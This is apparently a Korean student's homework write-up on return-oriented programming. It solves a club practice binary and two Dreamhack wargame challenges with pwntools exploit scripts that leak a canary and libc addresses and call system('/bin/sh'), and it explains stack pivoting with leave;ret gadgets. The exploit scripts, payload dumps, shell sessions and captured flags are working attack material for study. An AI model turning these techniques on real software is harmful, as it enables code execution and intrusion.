



케이녹 포너블 6회차 과제

17기 최동현 (202511688)

0. 현장 과제 (rop_student)

```
1 int __fastcall main(int argc, const char **argv, const char **envp)
2 {
3     setup(a1: argc, a2: argv, a3: envp);
4     vulnerable();
5     return 0;
6 }
```

```
1 ssize_t vulnerable()
2 {
3     _BYTE buf[32]; // [rsp+0h] [rbp-20h] BYREF
4
5     printf(format: "rop> ");
6     return read(fd: 0, buf, nbytes: 0x100u);
7 }
```

```
1 void __fastcall __noreturn win(__int64 a1, __int64 a2, __int64 a3)
2 {
3     if ( a1 == 0x1111222233334444LL && a2 == 0x5555666677778888LL && a3 == 0x9999AAAABBBBCCCCLL )
4     {
5         print_flag();
6         _exit(status: 0);
7     }
8     puts(s: "wrong arguments");
9     _exit(status: 1);
10 }
```

```
Apple > ~/Desktop/CHOI/PWN/pwn06 > ? main checksec --file=chall
[*] '/Users/choi/Desktop/CHOI/PWN/pwn06/chall'
Arch: amd64-64-little
RELRO: Full RELRO
Stack: No canary found
NX: NX enabled
PIE: No PIE (0x400000)
Stripped: No
```

위 사진을 보면 Full RELRO와 NX 보호 기법이 적용 되어있는 것을 볼 수 있다. 여기서 불가능한 것이 2가지가 파악된다.

- 1) Full RELRO에 의해 GOT 영역이 완전히 Read-Only가 된다. (GOT Overwrite 불가능)
- 2) NX 기법에 의해 스택 영역에 실행 권한이 없어져 shell 코드 생성 및 실행이 불가능해진다.
- 3) 때문에 BOF 취약점과 가젯을 이용해 ROP Chain을 구성하여 결정적인 win() 함수를 호출해야 플래그가 출력될 것이다.

0. 현장 과제 (rop_student)

```
0x0000000000401369 <+8>:    mov     QWORD PTR [rbp-0x8],rdi
0x000000000040136d <+12>:   mov     QWORD PTR [rbp-0x10],rsi
0x0000000000401371 <+16>:   mov     QWORD PTR [rbp-0x18],rdx
0x0000000000401375 <+20>:   movabs  rax,0x1111222233334444
0x000000000040137f <+30>:   cmp     QWORD PTR [rbp-0x8],rax
0x0000000000401383 <+34>:   jne     0x4013b4 <win+83>
0x0000000000401385 <+36>:   movabs  rax,0x5555666677778888
0x000000000040138f <+46>:   cmp     QWORD PTR [rbp-0x10],rax
0x0000000000401393 <+50>:   jne     0x4013b4 <win+83>
0x0000000000401395 <+52>:   movabs  rax,0x9999aaaabbbbcccc
0x000000000040139f <+62>:   cmp     QWORD PTR [rbp-0x18],rax
0x00000000004013a3 <+66>:   jne     0x4013b4 <win+83>
0x00000000004013a5 <+68>:   call    0x40122f <print_flag>
```

```
0x00000000004013e9 <+28>:    lea     rax,[rbp-0x20]
0x00000000004013ed <+32>:    mov     edx,0x100
0x00000000004013f2 <+37>:    mov     rsi,rax
0x00000000004013f5 <+40>:    mov     edi,0x0
0x00000000004013fa <+45>:    call    0x401090 <read@plt>
```

： 결론적으로 플래그를 출력하려면 win() 함수를 호출해야 하는데, 그 전에 인자 값으로 rdi = 0x1111222233334444, rsi = 0x5555666677778888, rdx = 9999aaaabbbbcccc 값이 레지스터에 존재해야 비로서 print_flag가 호출되기 때문에 해당 위의 값들을 레지스터에 미리 pop 시키고 win() 함수를 호출하는 payload를 작성해야한다.

BOF를 통해 main함수의 RET(pop rip) 부분부터 가젯을 통하여 ROP 페이로드를 작성한다.

0. 현장 과제 (rop_student)

```
95% 7%
1 from pwn import *
2
3 VM_HOST, VM_PORT = "192.168.10.135", 22 # My VM Server
4 HOST, PORT = "addr", 1234
5 cwd = "/root/workbench/PWN/pwn06"
6
7 exe = ELF("./chall", checksec=False)
8 context.binary = exe
9 context.log_level = 'debug'
10 context.terminal = ["tmux", "splitw", "-h"]
11
12 def conn():
13     if args.LOCAL:
14         sh = ssh(host=VM_HOST, port=VM_PORT, user="root", password="password")
15         p = sh.process([f"{cwd}/chall"], cwd=cwd)
16         gdb.attach(p)
17     else:
18         p = remote(HOST, PORT)
19     return p
```

• pwntools의 **ROP(exe)**을 사용하여 ROPgadget의 주소를 검색하여 가져온다.

pop_rdi, pop_rsi, pop_rdx 및 **ret**의 주소를 변수에 저장하고 차례대로 RET(pop rip) 부터 pop_rdi 가젯 후 1번째 인자 pop_rsi 가젯 후 2번째 인자 pop_rdx 가젯 후 3번째 인자를 입력하여 **win**함수의 인자 조건을 맞추고 **win()** 함수를 호출하여 플래그를 획득한다.

옆의 코드를 보면 main 함수의 RET 부분에 ret 가젯을 넣은것을 볼 수 있는데, 이는 Stack Alignment의 **16배수** 기준을 맞추기 위해 넣은것이다.

```
95% 7%
21 def main():
22     # === Alias === #
23     p = conn()
24     s = p.send
25     sl = p.sendline
26     sla = p.sendlineafter
27     sa = p.sendafter
28     r = p.recv
29     ru = p.recvuntil
30     rn = p.recvn
31     rl = p.recvline
32     # === Exploit === #
33     log.info("happy pwn!")
34     rop = ROP(exe)
35     ret = rop.find_gadget(["ret"])[0]
36     pop_rdi = rop.find_gadget(["pop rdi", "ret"])[0]
37     pop_rsi = rop.find_gadget(["pop rsi", "ret"])[0]
38     pop_rdx = rop.find_gadget(["pop rdx", "ret"])[0]
39     win = exe.sym.win
40     log.success(f"win = {hex(win)}")
41     log.success(f"ret = {hex(ret)}")
42     log.success(f"pop_rdi = {hex(pop_rdi)}")
43     log.success(f"pop_rsi = {hex(pop_rsi)}")
44     log.success(f"pop_rdx = {hex(pop_rdx)}")
45     pay = b"A" * 40
46     pay += p64(ret)
47     pay += p64(pop_rdi)
48     pay += p64(0x1111222233334444)
49     pay += p64(pop_rsi)
50     pay += p64(0x5555666677778888)
51     pay += p64(pop_rdx)
52     pay += p64(0x9999AAAABBBBCCCC)
53     pay += p64(win)
54     log.success(f"payload = {pay}")
55     sla(b"rop> ", pay)
56     # ===== #
57     p.interactive()
58
59 if __name__ == "__main__":
60     main()
```

0. 현장 과제 (rop_student)

```
100% 8% 13 GB 0.0 kB↓ 0.0 kB↑
b'PWNT00LS\n'
[DEBUG] Received 0x8 bytes:
b'python3\n'
[DEBUG] Received 0x30 bytes:
00000000 31 0a 31 30 36 32 35 0a 30 0a 30 0a 30 0a 30 0a |1·10|625·|0·0·|0·0·|
00000010 2f 72 6f 6f 74 2f 77 6f 72 6b 62 65 6e 63 68 2f |/roo t/wo rkbe nch/|
00000020 50 57 4e 2f 70 77 6e 30 36 2f 63 68 61 6c 6c 00 |PWN/ pwn0 6/ch all·|
00000030
[!] ASLR is disabled for '/root/workbench/PWN/pwn06/chall'!
[+] ing new channel: b'stty raw -ctlecho -echo; cd /root >/dev/null 2>&1; mktemp': Done
[+] iving all data: Done (20B)
[DEBUG] Received 0x14 bytes:
b'/tmp/tmp.9qLrKST2vG\n'
[*] Closed SSH channel with 192.168.10.135
[DEBUG] Created script for new terminal:
#!/Users/choi/Desktop/CHOI/PWN/.venv/bin/python3
import os
os.execve('/usr/local/bin/sshpas', ['sshpas', '-p', 'password', 'ssh', '-C', '-t',
'-p', '22', '-l', 'root', '192.168.10.135', 'gdb', '-q', '/root/workbench/PWN/pwn06/chall',
'10625', '-x', b'/tmp/tmp.9qLrKST2vG'], os.environ)
[DEBUG] Launching a new terminal: ['/usr/local/bin/tmux', 'splitw', '-h', '-F#{pane_pid}',
'-P', '/var/folders/dt/409rbp4x3wbghtgh1dvmv2kr0000gn/T/tmpjsocw4xq']
[*] happy pwn!
[*] Loaded 8 cached gadgets for './chall'
[+] win = 0x401361
[+] ret = 0x40101a
[+] pop_rdi = 0x40134e
[+] pop_rsi = 0x401353
[+] pop_rdx = 0x401358
[+] payload = b'AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA\x1a\x10@\x00\x00\x00\x00\x00N\x1
3@\x00\x00\x00\x00\x00DD33""\x11\x11S\x13@\x00\x00\x00\x00\x00\x00\x88\x88wwfUUX\x13@\x00\x0
0\x00\x00\x00\xcc\xcc\xbb\xbb\xaa\xaa\x99\x99a\x13@\x00\x00\x00\x00\x00'
[DEBUG] Received 0x5 bytes:
b'rop> '
[DEBUG] Sent 0x69 bytes:
00000000 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 |AAAA|AAAA|AAAA|AAAA|
*
00000020 41 41 41 41 41 41 41 41 1a 10 40 00 00 00 00 00 |AAAA|AAAA|··@·|····|
00000030 4e 13 40 00 00 00 00 00 44 44 33 33 22 22 11 11 |N·@·|····|DD33|""··|
00000040 53 13 40 00 00 00 00 00 88 88 77 77 66 66 55 55 |S·@·|····|··ww|ffUU|
00000050 58 13 40 00 00 00 00 00 cc cc bb bb aa aa 99 99 |X·@·|····|····|····|
00000060 61 13 40 00 00 00 00 00 0a |a·@·|····|····|····|
00000069
[*] Switching to interactive mode
[DEBUG] Received 0x25 bytes:
b'KKNOCK{w6_onsite_calling_convention}\n'
KKNOCK{w6_onsite_calling_convention}
[*] Got EOF while reading in interactive
$
[0] 0:sshpas*
```

```
$rdi : 0x1
$rip : 0x000000000401406 → <main+0004> call 0x40130b <setup>
$r8 : 0x00007ffff7e12680 → 0x00007ffff7e13fa0 → 0x0000000000000000
$r9 : 0x00007ffff7e13fa0 → 0x0000000000000000
$r10 : 0x0
$r11 : 0x203
$r12 : 0x00007ffffffffffeb68 → 0x00007ffffffffffedb1 → "/root/workbench/PWN/pwn06/chall"
$r13 : 0x1
$r14 : 0x00007ffff7ffd000 → 0x00007ffff7ffe2e0 → 0x0000000000000000
$r15 : 0x000000000403d88 → 0x000000000401190 → <__do_global_ctors_aux+0000> endbr64
r64
$eflags: [ZERO carry PARITY adjust sign trap INTERRUPT direction overflow resume virtual
x86 identification]
$cfs: 0x33 $ss: 0x2b $ds: 0x00 $es: 0x00 $fs: 0x00 $gs: 0x00
stack
0x00007ffffffffffea30|+0x0000: 0x00007ffffffffffeae0 → 0x00007ffffffffffeb40 → 0x0000000000000000
0000 ← $rsp, $rbp
0x00007ffffffffffea38|+0x0008: 0x00007ffff7c2a601 → <__libc_start_call_main+0081> mov edi
, eax
0x00007ffffffffffea40|+0x0010: 0x00007ffffffffffeb20 → 0x0000000004010e0 → <_start+0000>
endbr64
0x00007ffffffffffea48|+0x0018: 0x00007ffffffffffeb68 → 0x00007ffffffffffedb1 → "/root/workben
ch/PWN/pwn06/chall"
0x00007ffffffffffea50|+0x0020: 0x00000001f7fc0000
0x00007ffffffffffea58|+0x0028: 0x000000000401402 → <main+0000> push rbp
0x00007ffffffffffea60|+0x0030: 0x00007ffffffffffeaa0 → 0xf40435ba76a675cf
0x00007ffffffffffea68|+0x0038: 0x00007ffff7fe2dc6 → <_dl_sysdep_start+0086> mov rax, QWORD PTR [rbp-0x20]
code:x86:64
0x401401 <vulnerable+0034> ret
0x401402 <main+0000> push rbp
0x401403 <main+0001> mov rbp, rsp
●→ 0x401406 <main+0004> call 0x40130b <setup>
└ 0x40130b <setup+0000> push rbp
0x40130c <setup+0001> mov rbp, rsp
0x40130f <setup+0004> mov rax, QWORD PTR [rip+0x2d0a] # 0x404020 <
stdin@GLIBC_2.2.5>
0x401316 <setup+000b> mov ecx, 0x0
0x40131b <setup+0010> mov edx, 0x2
0x401320 <setup+0015> mov esi, 0x0
arguments (guessed)
setup (
)
threads
[#0] Id 1, Name: "chall", stopped 0x401406 in main (), reason: BREAKPOINT
trace
[#0] 0x401406 → main()
gef>
```

"CHOI-MacBook-Pro.local" 15:44 03- 9-26

0. 실습 과제 (Dreamhack rop)

```
7  int main() {
8      char buf[0x30];
9
10     setvbuf(stdin, 0, _IONBF, 0);
11     setvbuf(stdout, 0, _IONBF, 0);
12
13     // Leak canary
14     puts("[1] Leak Canary");
15     write(1, "Buf: ", 5);
16     read(0, buf, 0x100);
17     printf("Buf: %s\n", buf);
18
19     // Do ROP
20     puts("[2] Input ROP payload");
21     write(1, "Buf: ", 5);
22     read(0, buf, 0x100);
23
24     return 0;
25 }
```

```
90% 8%
(.venv) root@ubuntu-server:/mnt/Dreamhack/PWN/rop# checksec --file=rop_patched
[*] '/mnt/Dreamhack/PWN/rop/rop_patched'
Arch:      amd64-64-little
RELRO:     Partial RELRO
Stack:     Canary found
NX:        NX enabled
PIE:       No PIE (0x3fe000)
RUNPATH:   b'.'
Stripped:  No
(.venv) root@ubuntu-server:/mnt/Dreamhack/PWN/rop#
```

： 먼저 바이너리 파일의 보호 기법을 확인해 보면 **카나리**와 **NX** 보호 기법이 적용되어 있는것을 확인할 수 있다.

다음으로 C소스 코드를 확인 하였을 때, 첫 번째 단계에서 canary 값을 leak 한다. 두 번째 단계에서 ROP payload를 작성하여 shell 코드를 실행하는 방식이라는 것을 확인할 수 있다.

0. 실습 과제 (Dreamhack rop)

```
78% 9% 13 GB
30 # === Exploit === #
31 log.info("happy pwn!")
32 rop = ROP(exe)
33 pay = b"A" * 0x39
34 sa(b"Buf: ", pay)
35 ru(pay)
36 canary = u64(b"\x00" + rn(7))
37 log.success(f"canary = {hex(canary)}")
38 main = exe.sym.main
39 ret = rop.find_gadget(["ret"])[0]
40 pop_rdi = rop.find_gadget(["pop rdi", "ret"])[0]
41 log.success(f"ret = {hex(ret)}")
42 log.success(f"pop_rdi = {hex(pop_rdi)}")
43 puts_got = exe.got.puts
44 puts_plt = exe.plt.puts
45 pay = flat(b"A" * 0x38, canary, b"A" * 0x8, pop_rdi, puts_got, puts_plt, main)
46 sla(b"Buf: ", pay)
47 puts_leak = u64(p.recvline().strip(b"\n").ljust(8, b"\x00"))
48 log.success(f"puts = {hex(puts_leak)}")
49 libc.address = puts_leak - libc.sym.puts
50 log.success(f"libc base = {hex(libc.address)}")
51 system = libc.sym.system
52 pay = flat(b"A" * 0x38, canary, b"A" * 0x8, pop_rdi, next(libc.search(b"/bin/sh\x00")), ret, system)
53 sla(b"Buf: ", pay)
54 pause()
55 # ===== #
56 p.interactive()
```

◦ 처음 canary leak을 위해 buf인 rbp-0x40의 8 바이트를 빼고 카나리 값 노출을 위해 앞의 NULL 바이트 값 1을 추가하여 1차 페이로드를 보내어 canary 값을 추출한다. 추출한 값을 가지고 2차 페이로드 단계에서 카나리 값을 포함하여 ROP을 구성하게 된다. 이 단계에서는 puts함수를 통하여 puts@GOT 주소를 leak하여 libc base 주소를 구하게 된다. 다음으로 libc base 를 토대로 system 함수 주소를 구하고 system 함수를 ROP하여 system("/bin/sh") 을 구성하게 되고 shell을 실행할 수 있게 된다.

```
0x0000000000400768 <+113>: lea    rax, [rbp-0x40]
0x000000000040076c <+117>: mov    edx, 0x100
0x0000000000400771 <+122>: mov    rsi, rax
0x0000000000400774 <+125>: mov    edi, 0x0
0x0000000000400779 <+130>: call   0x4005f0 <read@plt>
```

0. 실습 과제 (Dreamhack rop)

74%

13 GB

0.0 kB↓

1.0 kB↑

13%

[DEBUG] Sent 0x69 bytes:

00000000 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 |AAAA|AAAA|AAAA|AAAA|

*

00000030 41 41 41 41 41 41 41 41 00 c3 5b 28 b6 33 17 7b |AAAA|AAAA|..[(.3.{

00000040 41 41 41 41 41 41 41 41 53 08 40 00 00 00 00 00 |AAAA|AAAA|S.@.

00000050 18 10 60 00 00 00 00 00 b0 05 40 00 00 00 00 00 |..`.. @.

00000060 f7 06 40 00 00 00 00 00 0a |..@.|

00000069

[DEBUG] Received 0x6 bytes:

00000000 d0 7e fc dc be 7f |.~..|..|

00000006

[DEBUG] Received 0x16 bytes:

b'\n'

b'[1] Leak Canary\n'

b'Buf: '

[+] puts = 0x7fbedcfc7ed0

[+] libc base = 0x7fbedcf47000

[DEBUG] Sent 0x69 bytes:

00000000 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 |AAAA|AAAA|AAAA|AAAA|

*

00000030 41 41 41 41 41 41 41 41 00 c3 5b 28 b6 33 17 7b |AAAA|AAAA|..[(.3.{

00000040 41 41 41 41 41 41 41 41 53 08 40 00 00 00 00 00 |AAAA|AAAA|S.@.

00000050 98 f6 11 dd be 7f 00 00 96 05 40 00 00 00 00 00 |.... @.

00000060 60 7d f9 dc be 7f 00 00 0a |`}.~..|

00000069

[*] Paused (press any to continue)

[*] Switching to interactive mode

[DEBUG] Received 0x59 bytes:

b'Buf: AAA\n'

b'[2] Input ROP payload\n'

b'Buf: '

Buf: AAA

[2] Input ROP payload

Buf: \$

[DEBUG] Sent 0x1 bytes:

b'\n'

\$ id

[DEBUG] Sent 0x3 bytes:

b'id\n'

[DEBUG] Received 0x2d bytes:

b'uid=1000(rop) gid=1000(rop) groups=1000(rop)\n'

uid=1000(rop) gid=1000(rop) groups=1000(rop)

\$ cat flag

[DEBUG] Sent 0x9 bytes:

b'cat flag\n'

[DEBUG] Received 0x45 bytes:

b'DH{8056b333681caa09d67d1d7aa48a3586ef867de0ac3b778c9839d449d4fcb0cf}\n'

DH{8056b333681caa09d67d1d7aa48a3586ef867de0ac3b778c9839d449d4fcb0cf}

\$

[0] 0:python3*

Search

Global

Notifications

NullBins

2 B2

rop

pwnable

5608 2469 2021.12.08. 16:22:16

문제 파일 받기

ubuntu-server" 14:39 08-Sep-26

|
기업

rop

pwnable

5608
 2469
 2021.12.08. 16:22:16

문제 파일 받기

0. 실습 과제 (Dreamhack basic_rop_x64)

```
21  int main(int argc, char *argv[]) {
22      char buf[0x40] = {};
23
24      initialize();
25
26      read(0, buf, 0x400);
27      write(1, buf, sizeof(buf));
28
29      return 0;
30 }
```

： 바이너리 보호 기법은 NX가 적용 되어있다.
C 소스 코드를 확인 하였을 때, 전형적인 버퍼
0x40에 read 사이즈는 0x400인 BOF 취약점이다.

```
66% 10%
(.venv) root@ubuntu-server:/mnt/Dreamhack/PWN/basic_rop_x64# checksec --file=basic_rop_x64
[*] '/mnt/Dreamhack/PWN/basic_rop_x64/basic_rop_x64'
Arch:      amd64-64-little
RELRO:     Partial RELRO
Stack:     No canary found
NX:        NX enabled
PIE:       No PIE (0x400000)
Stripped:  No
(.venv) root@ubuntu-server:/mnt/Dreamhack/PWN/basic_rop_x64#
```

0. 실습 과제 (Dreamhack basic_rop_x64)

```
64% 6%
30 # === Exploit === #
31 log.info("happy pwn!")
32 rop = ROP(exe)
33 ret = rop.find_gadget(["ret"])[0]
34 pop_rdi = rop.find_gadget(["pop rdi", "ret"])[0]
35 puts_got = exe.got.puts
36 puts_plt = exe.plt.puts
37 main = exe.sym.main
38 pau = flat(b"A" * 0x48, pop_rdi, puts_got, puts_plt, main)
39 sl(pau)
40 ru(b"A" * 0x40)
41 puts_leak = u64(p.recvline().rstrip(b"\n").ljust(8, b"\x00"))
42 log.success(f"puts_leak = {hex(puts_leak)}")
43 libc.address = puts_leak - libc.sym.puts
44 log.success(f"libc_base = {hex(libc.address)}")
45 system = libc.sym.system
46 pay = flat(b"A" * 0x48, pop_rdi, next(libc.search(b"/bin/sh\x00")), ret, system)
47 sl(pay)
48 pause()
49 # ===== #
50 p.interactive()
```

◦ 아까 rop 문제 보다는 더 간단하게 처음부터 ROP 가젯들을 이용하여 puts@GOT 주소를 leak하여 libc base 주소를 구한다. 이 기반 libc base 주소를 통해 system 함수를 구하고 다음 payload에서 system("/bin/sh")를 ROP 가젯으로 구성하여 shell을 실행시키게 된다.

0. 실습 과제 (Dreamhack basic_rop_x64)

```
62% 12% 13 GB 1.0 kB↓ 0.0 kB↑
(.venv) root@ubuntu-server:/mnt/Dreamhack/PWN/basic_rop_x64# python3 solve.py
[+] Opening connection to host3.dreamhack.games on port 18065: Done
[*] happy pwn!
[*] Loaded 14 cached gadgets for './basic_rop_x64_patched'
[DEBUG] Sent 0x69 bytes:
00000000 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 |AAAA|AAAA|AAAA|AAAA|
*
00000040 41 41 41 41 41 41 41 41 83 08 40 00 00 00 00 00 |AAAA|AAAA|..@|....|
00000050 18 10 60 00 00 00 00 00 c0 05 40 00 00 00 00 00 |..`|....|..@|....|
00000060 ba 07 40 00 00 00 00 00 0a 00 00 00 00 00 00 |..@|....|.
00000069
[DEBUG] Received 0x47 bytes:
00000000 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 |AAAA|AAAA|AAAA|AAAA|
*
00000040 d0 8e 1e 95 38 7f 0a |....|8..|
00000047
[+] puts_leak = 0x7f38951e8ed0
[+] libc_base = 0x7f3895168000
[DEBUG] Sent 0x69 bytes:
00000000 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 |AAAA|AAAA|AAAA|AAAA|
*
00000040 41 41 41 41 41 41 41 41 83 08 40 00 00 00 00 00 |AAAA|AAAA|..@|....|
00000050 98 06 34 95 38 7f 00 00 a9 05 40 00 00 00 00 00 |..4|8...|..@|....|
00000060 60 8d 1b 95 38 7f 00 00 0a 00 00 00 00 00 00 00 |...|8...|.
00000069
[*] Paused (press any to continue)
[*] Switching to interactive mode
[DEBUG] Received 0x40 bytes:
b'A' * 0x40
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA$
[DEBUG] Sent 0x1 bytes:
b'\n'
$ id
[DEBUG] Sent 0x3 bytes:
b'id\n'
[DEBUG] Received 0x4b bytes:
b'uid=1000(basic_rop_x64) gid=1000(basic_rop_x64) groups=1000(basic_rop_x64)\n'
uid=1000(basic_rop_x64) gid=1000(basic_rop_x64) groups=1000(basic_rop_x64)
$ cat flag
[DEBUG] Sent 0x9 bytes:
b'cat flaa\n'
[DEBUG] Received 0x45 bytes:
b'DH{6311151d71a102eb27195bceb61097c15cd2bcd9fd117fc66293e8c780ae104e}\n'
DH{6311151d71a102eb27195bceb61097c15cd2bcd9fd117fc66293e8c780ae104e}
$
```

9

기업

2 B2

basic_rop_x64

pwnable

5445 2491 2020.04.14. 00:00:00

문제 파일 받기

[0] 0:python3* "ubuntu-server" 15:05 08-Sep-26


1-1. Stack Pivot 구조 및 레지스터 제어 방식

• 스택 피벗(Stack Pivot)이란?

• **Stack Pivot**은 하드웨어 스택 포인터 레지스터(RSP / ESP)의 값을 공격자가 통제 가능한 임의의 메모리 주소(.bss 섹션, heap 영역 등)로 강제 **변경**하는 기법입니다.

일반적인 **ROP(Return-Oriented Programming)**는 현재 실행 중인 스택 메모리 공간에 가젯 주소들을 연속적으로 덮어써야 합니다. 그러나 버퍼 오버플로우를 발생시킬 수 있는 바이트 수가 극도로 제한적일 경우(단 8바이트의 SFP만 덮어쓸 수 있는 경우) 현재 스택만으로는 복잡한 ROP 체인을 구성할 물리적 공간이 부족합니다.

→ 이때 공격자는 넓고 쓰기 가능한 다른 메모리 영역에 ROP 체인을 미리 구성해 두고, RSP 레지스터의 값을 해당 영역의 주소로 **변경(Pivot)**함으로써 CPU가 전혀 다른 메모리 공간을 스택으로 인식하고 명령어를 반입(pop)하도록 제어 흐름을 전이시킵니다.



: 예를 들어 기존 `read(0, rbp-30, 0x40)` 입력에서 Saved RBP를 Overwrite 가능할 수 있다면 RW- Map으로 바꿔 fake stack에서 ROP이 가능하다.


1-2. Stack Pivot 구조 및 레지스터 제어 방식

- Stack Pivot 구현을 위한 레지스터 제어 방식 (leave; ret 가젯)

스택 포인터(RSP)를 조작하기 위해서는 CPU 레지스터에 직접 값을 대입하는 어셈블리 가젯(Gadget)이 필요합니다.

간접 제어 가젯 [*leave* ; *ret*]

→ C 컴파일러가 함수 종료 시(에필로그) 반드시 생성하는 명령어 쌍입니다. 스택 프레임 베이스 포인터(RBP)를 활용하여 연쇄적으로 RSP를 조작할 수 있으므로 범용성이 가장 높습니다.



1-3. Stack Pivot 구조 및 레지스터 제어 방식

• leave ; ret 가젯의 레지스터 연산 메커니즘

• **leave ; ret**은 두 개의 독립적인 어셈블리 명령어가 결합된 에필로그 시퀀스입니다. CPU는 이 명령어를 다음과 같은 마이크로 연산(Micro-operations)으로 분해하여 실행합니다.

1. leave 명령어의 내부 동작 :

- 1) **mov rsp, rbp**: 현재 RBP의 값을 RSP에 대입합니다. (스택 포인터를 프레임 포인터 위치로 롤백시켜 지역 변수 공간을 해제함)
- 2) **pop rbp**: 스택 최상단(현재 위치)의 8바이트 값을 꺼내어 RBP에 대입하고, RSP를 8바이트 증가시킵니다. (호출자의 프레임 포인터를 복원함)

2. ret 명령어의 내부 동작 :

- 1) **pop rip**: 스택 최상단의 8바이트 값(반환 주소)을 꺼내어 RIP (명령어 포인터)에 대입하고, RSP를 8바이트 증가시킵니다.

→ 이 일련의 과정에서 공격자가 메모리 상의 **SFP(Saved Frame Pointer, 스택에 백업된 RBP 값)**를 덮어쓰게 되면, **pop rbp**가 실행될 때 통제 가능한 값이 RBP 레지스터에 삽입됩니다. 이후 상위 함수에서 다시 **leave ; ret**가 실행될 때 **mov rsp, rbp**에 의해 RSP가 공격자의 값으로 완벽하게 **조작 (Pivot)**됩니다.

```
gef> p/x $rbp-0x30
$1 = 0x7fffffffef100
```



: **[rbp+0x30]**

```
0x0000000000404000
```

```
gef> vmmap
[ Legend: Code | Stack | Heap ]
Start      End      Offset   Perm Path
0x0000000000400000 0x0000000000401000 0x0000000000000000 r-- /mnt/PWN/Stack_Pivot/chall
